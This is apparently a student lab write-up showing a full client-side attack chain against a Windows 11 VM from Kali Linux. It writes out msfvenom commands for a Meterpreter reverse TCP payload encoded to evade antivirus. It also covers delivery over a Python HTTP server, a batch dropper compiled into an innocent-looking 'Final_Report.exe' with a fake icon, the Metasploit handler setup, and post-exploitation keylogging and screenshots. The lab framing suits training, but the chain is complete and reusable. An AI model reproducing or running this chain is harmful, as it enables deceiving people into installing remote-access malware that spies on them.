**Task: Creating, Obfuscating, Disguising and Sharing a Payload for Exploitation**

**Objective:**

To simulate a client-side attack by creating a custom payload, obfuscating it, disguising it as a legitimate file using a fake icon, delivering it to a target machine (Windows) via link, and capturing a reverse shell session on the attacker's machine (Kali Linux).

**Tools Used:**


* Kali Linux (Attacker)
* Windows 11 VM (Target)
* Metasploit Framework
* msfvenom
* Python HTTP Server
* Icon conversion tool (Online Free Convert)
* Bat To Exe Converter

**Process:**

***Step 1: Payload Creation***

Initial payload was created using msfvenom for a Windows target:

Command: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.150.133 LPORT=4444 -f exe -o payload.exe



*Screenshot 1: Payload creation*

***Step 2: Payload Obfuscation***

Payload was obfuscated using the shikata\_ga\_nai encoder to evade signature-based detection:

Command: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.150.133 LPORT=4444 -e x86/shikata\_ga\_nai -i 5 -f exe -o obf\_payload.exe

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 2: Payload obfuscation*

***Step 3: Sharing Payload via HTTP***

Started a Python HTTP server:

Command: python3 -m http.server 8000

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 3.a: Sharing payload via HTTP*

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 3.b: Download the file obf\_payload.exe*

***Step 4: Creating Dropper Script***

A batch file was written to launch the obfuscated payload silently:

@echo off

start obf\_payload.exe

Saved as launcher.bat.

A screenshot of a computer

AI-generated content may be incorrect.  
*Screenshot 4: Creating script*

***Step 5: Changing the Icon***

* Converted a custom icon using Free Converter Online
* Used Bat to Exe Converter to compile the .bat into an .exe named Final\_Report.exe
* Set the fake PNG icon to make the file look innocent

Screenshots:

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 5.a:* Icon conversion

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 5.b:* Bat to Exe setup

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 5.c:* Final\_report.exe created

***Step 6: Execution and Exploitation***

* Final\_Report.exe was executed on the Windows 11 VM
* A reverse shell was successfully received on Kali via Metasploit

Commands: msfconsole


use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.150.133

set LPORT 4444

run



*Screenshot 6:* Meterpreter session opened

***Step 7: Post Exploitation***

From Meterpreter session:

* Checked user identity: getuid
* Retrieved system info: sysinfo
* Took a screenshot: screenshot
* Viewed running processes: ps
* Captured keystrokes using: keyscan\_start and keyscan\_dump

A screenshot of a computer

AI-generated content may be incorrect.

*Screenshot 7.a: Post exploitation*

*A screenshot of a computer

AI-generated content may be incorrect.*

*Screenshot 7.b: Post exploitation*

**Conclusion:**

This assignment successfully demonstrated the end-to-end workflow of delivering a malicious payload through social engineering. It covered payload creation, encoding, disguise, and delivery via browser. Real-world issues like file extension handling, network access, and user privilege constraints were encountered and resolved.